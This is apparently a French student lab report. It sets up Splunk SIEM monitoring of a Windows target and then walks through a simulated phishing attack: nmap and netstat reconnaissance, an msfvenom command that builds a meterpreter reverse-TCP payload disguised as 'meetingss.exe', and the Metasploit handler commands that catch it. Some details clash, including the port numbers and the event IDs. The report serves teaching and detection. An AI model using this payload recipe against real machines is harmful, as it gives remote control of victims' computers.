
Fichiers - HTTP - WMI - TCP/UDP - Scripts
Entrées modulaires pour des sources de données externes




Transmettre

des données à partir d'un forwarder Splunk

Fichiers - TCP/UDP - Scripts



- Configurer le port d'écoute UDP 9997 et créer un index



Gérer les index | Splunk 9 x Nouvel onglet x +

192.168.1.11:8000/fr-FR/manager/search/data/indexes

splunk>enterprise Applications ▾ Administrator ▾ Messages ▾ Paramètres ▾ Activité ▾

Index

Un répertoire pour les données

14 Index

Nom	Actions
_audit	Modifier
_configtrack	Modifier
_internal	Modifier
_introspecti	Modifier
_metrics	Modifier
_metrics_roll	Modifier

Nouvel index

Paramètres généraux

Nom d'index:

Definit un nom d'index (par ex. INDEX_NAME). Recherche à l'aide de index=INDEX_NAME.

Type de données d'index: Événements Mesures

Le type de données à stocker (basé sur un événement ou mesures).

Chemin du répertoire de base:

Chemin base de données à chaud/tiède. Laisser vide par défaut (\$SPLUNK_DB/INDEX_NAME/db).

Chemin froid:

Chemin base de données à froid. Laisser vide par défaut (\$SPLUNK_DB/INDEX_NAME/colddb).

Chemin dégelé:

Chemin base de données dégelé/ressuscité. Laisser vide par défaut (\$SPLUNK_DB/INDEX_NAME/thaweddb).

Vérification de l'intégrité des données: Enable Disable

Activez cette option si vous souhaitez que Splunk calcule les hash de chaque tranche de vos données afin d'en assurer l'intégrité.

- Choisir l'index créé et cocher DNX au niveau de l'hôte

192.168.1.11:8000/fr-FR/manager/system/adddatamethods/inputsettings

splunk>enterprise Applications ▾ Administrator ▾ Messages ▾ Paramètres ▾ Activité ▾ Aide

Ajouter des données

Sélectionnez une source Paramètres d'entrée Résumé Terminé

< Retour Résumé >

Les contextes d'application sont des dossiers à l'intérieur d'une instance de la plateforme Splunk, qui contiennent des configurations pour un cas d'utilisation spécifique ou un domaine de données. Les contextes d'application permettent d'accroître la capacité à gérer les définitions des entrées et sourcetypes. La plateforme Splunk charge tous les contextes d'applications en fonction de règles de priorité. [En savoir plus](#)

Contexte de l'application: Search & Reporting (search) ▾

Hôte

Lorsque la plateforme Splunk indexe des données, chaque événement reçoit une valeur "host". La valeur d'host doit être le nom de l'appareil d'où provient l'événement. Le type d'entrée choisi détermine les choix de configurations disponibles. [En savoir plus](#)

Index


La plateforme Splunk stocke les données entrantes sous la forme d'événements dans l'index sélectionné. Envisagez d'utiliser un index "bac-à-sable" comme destination si vous avez

Index


- ✓ Défaut
- history
- main
- pfsense_cyber24
- summary
- wincyberlogs

Index: Défaut ▾ [Créer un nouvel index](#)

- Le résumé des étapes précédente



- Nous pouvons maintenant voir les logs de pfsense apparaître avec l'index pfsense_cyber24




3. Création de tableaux de board avant l'attaque de type phishing

Dans cette section, on va créer quelques graphiques avec le SIEM splunk avant le début de l'attaque de phishing. Cela va permettre de détecter des comportements suspects, potentiellement des indicateurs de compromissions.

3.1. Les fichiers exécutés

Ce graphique généraliste montre les fichiers les plus exécutés dans la machine cible windows. Il fait apparaître sans doute un grand nombre de fichiers powershell exécutés non suspects.


Le top 10 des fichiers les plus exécutés



3.2. Les rares fichiers exécutés

Ce graphique en cercle représente à part égale les 5 fichiers les plus rarement exécutés par la machine cible windows. Ce graphique est très important car il nous servira de comparatif après l'attaque de phishing. On peut refaire un nouveau graphique et déceler un rare fichier qui a été exécuté. Cela mettra la puce à l'oreille afin d'approfondir les investigations.

Les rares fichiers exécutés



3.3. Les rares lignes de commande

Ce tableau ci-dessous récapitule les 10 lignes de commandes les plus rares exécutées par la machine cible windows.


Ce tableau va permettre de découvrir rapidement une rare ligne de commande qui n'a pas été exécutée jusqu'à présent. Ce qui peut être une source de localisation du fichier ayant servi à la compromission.

Les 10 rares lignes de commandes

CommandLine	count	percent
"C:\Program Files (x86)\MicrosoftEdgeUpdate\MicrosoftEdgeUpdate.exe" /ua /installsource core	1	0.268817
"C:\Program Files (x86)\MicrosoftEdgeUpdate\MicrosoftEdgeUpdate.exe" /ua /installsource scheduler	1	0.268817
C:\Windows\system32\svchost.exe -k netsvcs -p -s gpsvc	4	1.075269
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-MonitorNoHandle.exe"	61	16.397849
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-admon.exe"	61	16.397849
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-netmon.exe"	61	16.397849
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe"	61	16.397849
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-powershell.exe" --ps2	61	16.397849
"C:\Program Files\SplunkUniversalForwarder\bin\splunk-regmon.exe"	61	16.397849

3.4. Les rares Events ID les plus représentés

Ce graphique ci-dessous présente les rares identifiants des journaux d'événements (Event ID) de la machine cible windows.



On peut y voir:

- Event ID 1 qui correspond à une création de processus. L'événement de création de processus fournit des informations étendues sur un processus nouvellement créé. La ligne de commande complète fournit un contexte sur l'exécution du processus.
- Event ID 16 : Cet événement enregistre les modifications apportées à la configuration Sysmon, par exemple lorsque les règles de filtrage sont mises à jour.
- Event ID 4624 qui correspond à une tentative de connexion réussie sur un ordinateur local. Cet événement est généré sur un ordinateur auquel on a accédé, c'est-à-dire là où la session de connexion a été créée.

Dans cette recherche d'indicateurs de compromissions, on se focalise sur la traque de l'identifiant d'évènement 3 qui est quasi inexistant sur notre graphique.

Cet Event ID 3 quasi absent pour le moment dans les logs, signale une nouvelle connexion TCP dans le réseau. En traquant cet Event ID 3, nous pouvons retrouver des informations sur la connexion qui vient de se faire ainsi que les adresses IP source et de destination.

De plus, ce Event ID 3 pourra nous fournir des informations sur le fichier malveillant et sa localisation.

4. Automatisation et alertes

Une attaque de type phishing peut créer d'énormes dégâts si elle n'est pas détectée à temps. De ce fait, la création d'alertes permet de signaler des activités suspectes dans notre machine cible windows.

On a mis en place dans le SIEM splunk une alerte qui traque toute apparition de l'Event ID 5 dans la machine cible.

On l'a paramétré de telle sorte que toute recherche faisant apparaître dans ses résultats l'event ID 3 déclenche automatiquement une alerte critique.

La présence de l'Event ID 3 dans les logs de la machine cible indique la fin d'un processus nouvellement créé. Le début de cette investigation démarre avec l'épluchage des logs contenant l'Event ID 3 dans le but de trouver un fichier exécutable malveillant ou un répertoire renfermant ce fichier.

The screenshot displays the Splunk Search & Reporting interface. The top navigation bar includes links for Recherche, Analytics, Jeux de données, Rapports, Alertes, and Tableaux de bord. The main section is titled 'Nouvelle recherche' and shows a search query: `index="wincyberlogs" EventCode=3`. The search results indicate 116 events. Below the search results, there is a section for an alert named 'alertfish'. The alert configuration includes fields for 'Actif' (set to 'Oui'), 'Application' (set to 'search'), 'Permissions' (set to 'Privé'), 'Modifié' (set to '10 oct. 2024 14:30:00'), and 'Type d'alerte' (set to 'En temps réel'). The alert condition is 'Par-résultat' and the action is 'Ajouter aux alertes déclenchées'. A message at the bottom states: 'Il n'y a pas d'événements déclenchés pour cette alerte.'

PARTIE IV : DÉROULEMENT TECHNIQUE DE L'ATTAQUE

I. Collecte d'informations

Monsieur XIANG a mené une enquête. Il a trouvé un technicien réseau corrompu travaillant dans le bâtiment où se trouve le bureau de Monsieur YANG, à qui il a demandé toutes les informations nécessaires à son attaque en contrepartie d'une somme d'argent.


II. Scan du réseau

Avant le déroulement de notre attaque de phishing, on lance un scan sur le réseau puis sur l'ordinateur cible windows pour tenter de récolter quelques informations.

Nous avons lancer le scan nmap sur le réseau :

nmap -Pn 192.168.2.0/24

L'option -Pn (pas de scan ping) option évite complètement l'étape de découverte des hôtes de Nmap. En temps normal, "nmap" utilise cette étape pour déterminer quelles sont les machines actives pour effectuer un scan approfondi.



```
root@kali: /home/kali
File Actions EdR View Help
root@kali: /home/kali
nmap -Pn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 11:15 CEST
Nmap scan report for 192.168.2.22
Host is up (0.00022s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  http
MAC Address: 0C:14:11:25:0D:B2 (Unknown)

Nmap scan report for 192.168.2.23
Host is up (0.00022s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
11/tcp    open  rpsbind
3128/tcp   open  squid-http
MAC Address: 0C:14:11:1C:1C:1B (Shenzhen Lianrui Electronics)

Nmap scan report for 192.168.2.24
Host is up (0.00002s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
443/tcp    open  https
MAC Address: 08:0D:B4:20:03:A2 (Stormshield)

Nmap scan report for kali (192.168.2.10)
Host is up (0.0000020s latency).
All 1000 scanned ports on kali (192.168.2.10) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 0.13 seconds
root@kali: /home/kali
```

On remarque bien que la machine avec l'adresse IP 192.168.2.10 et un pare-feu. En lançant le wireshark, on confirme l'information :

No.	Time	Source	Destination	Protocol	Length	Info
181	63.508884842	192.168.2.10	192.168.2.22	TCP	54	5040 → 42469 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	64.655212548	192.168.2.22	192.168.2.10	TCP	66	29187 → 5040 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256
183	64.659235618	192.168.2.10	192.168.2.22	TCP	54	5040 → 29187 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	64.572379558	192.168.2.22	192.168.2.10	TCP	66	58756 → 5040 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256
185	64.572401298	192.168.2.10	192.168.2.22	TCP	54	5040 → 58756 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
186	65.083157388	192.168.2.22	192.168.2.10	TCP	66	49521 → 5040 [SYN] Seq=0 Win=0 Len=0 MSS=1460 WS=256
187	65.083179518	192.168.2.10	192.168.2.22	TCP	54	5040 → 49521 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
188	65.669738811	192.168.2.10	185.79.42.37	TLSPv1.2	288	Application Data
189	65.796414882	185.79.42.37	192.168.2.10	TCP	66	443 → 43739 [ACK] Seq=3399 Ack=667 Win=39 Len=0 TSval=27
110	65.796917291	185.79.42.37	192.168.2.10	TLSPv1.2	1765	Application Data
111	65.796946921	192.168.2.10	185.79.42.37	TCP	66	43739 → 443 [ACK] Seq=667 Ack=5698 Win=8451 Len=0 TSval=
112	67.544742596	192.168.2.10	8.8.8.8	DNS	81	Standard query 0x37c1 A 3.debian.pool.ntp.org
113	67.544768306	192.168.2.10	8.8.8.8	DNS	81	Standard query 0x4bc5 AAAA 3.debian.pool.ntp.org
114	67.577944687	8.8.8.8	192.168.2.10	DNS	145	Standard query response 0x37c1 A 3.debian.pool.ntp.org A
115	67.583896159	8.8.8.8	192.168.2.10	DNS	136	Standard query response 0x4bc5 AAAA 3.debian.pool.ntp.org
116	67.584117949	192.168.2.10	162.159.200.123	NTP	90	NTP Version 4, client

Maintenant on va lancer un scan sur la machine cible, le résultat est le même que pour le scan réseau sur l'IP 192.168.1.0/24:

nmap -Pn 192.168.1.18

```
(root@kali)-[/home/kali/Documents]
# nmap -Pn 192.168.1.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 15:36 CEST
Nmap scan report for 192.168.1.18
Host is up.
All 1000 scanned ports on 192.168.1.18 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 201.32 seconds
```

Comme le montre la capture ci-dessus, le résultat du scan de la machine Windows montre que tous les ports scannés ont été ignorés, potentiellement filtrés.

III. Identification des ports d'écoutes sur la machine Windows

Pour mener à bien notre attaque phishing, On doit identifier les différents ports (TCP) d'écoutes actifs sur la machine cible. Cela sera très utile lors de la fabrication du payload (charge utile) qui sera envoyé à la cible.

Pour ce faire on va dans l'invite de commande windows et faire appel à la commande **netstat -a:**

```
Invite de commandes
Microsoft Windows [version 10.0.19045.4894]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\user>netstat -a

Connexions actives

Proto  Adresse locale      Adresse distante    État
TCP    0.0.0.0:135          WINCYBER24:0        LISTENING
TCP    0.0.0.0:445          WINCYBER24:0        LISTENING
TCP    0.0.0.0:5040         WINCYBER24:0        LISTENING
TCP    0.0.0.0:5357         WINCYBER24:0        LISTENING
TCP    0.0.0.0:7680         WINCYBER24:0        LISTENING
TCP    0.0.0.0:49664        WINCYBER24:0        LISTENING
TCP    0.0.0.0:49665        WINCYBER24:0        LISTENING
TCP    0.0.0.0:49666        WINCYBER24:0        LISTENING
TCP    0.0.0.0:49667        WINCYBER24:0        LISTENING
TCP    0.0.0.0:49668        WINCYBER24:0        LISTENING
TCP    0.0.0.0:49671        WINCYBER24:0        LISTENING
TCP    0.0.0.0:49673        WINCYBER24:0        LISTENING
```

Les résultats sont visibles sur la capture ci-dessus, avec les ports d'écoutes actives sur la machine en connexion TCP. Dans ce scénario d'attaque, on va choisir le port d'écoute TCP **5040**.

IV. Mis en place du payload avec MsfVenom

MSFvenom est un générateur de payload autonome faisant partie de la suite Metasploit. Un payload est un fichier malveillant et son but est d'obtenir des informations sur la machine sur laquelle il est exécuté.

On génère un meterpreter dans le scénario car il permet de lancer des commandes bien différentes, tout en conservant l'accès au shell basique. Il a aussi la capacité d'enregistrer l'écran de la victime, accéder à sa webcam, exfiltrer des données des mots de passe et bien plus encore.

● Reverse TCP

Le Reverse TCP permet à la machine attaquante Kali Linux d'écouter sur le port TCP 5040 et attendre que la victime se connecte (ou exécute un fichier malveillant) pour prendre le contrôle de ce dernier.

L'ossature de la commande msfvenom qui permet de créer un payload en **reverse_tcp** se présente comme ceci:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f exe
> reverse.exe
```

Pour créer le payload On lance la commande suivante sur la machine attaquante:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.10 LPORT=445
-f exe > meetingss.exe
```

LHOST représente l'adresse IP de notre machine attaquante (**192.168.2.10**) et LPORT correspond au port d'écoute **5040 TCP**.

Après lancement de la commande on a créé un fichier avec l'extension .exe nommé meetings. Cet exécutable **meetingss.exe** sera le payload final pour attaquer la cible.

- Reverse shell avec msfconsole

Une fois le payload créé est déjà prêt pour être utilisé. On doit générer un reverse shell avec Msfconsole. Cela permettra à l'attaquant d'être en écoute de la connexion ou de l'exécution de la charge malveillante pour en profiter et prendre le contrôle de la machine cible.

Pour activer l'écoute de la machine attaquante on lance les commandes suivantes:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.2.10
lhost => 192.168.2.10
msf6 exploit(multi/handler) > set lport 5040
lport => 5040
msf6 exploit(multi/handler) > exploit
```

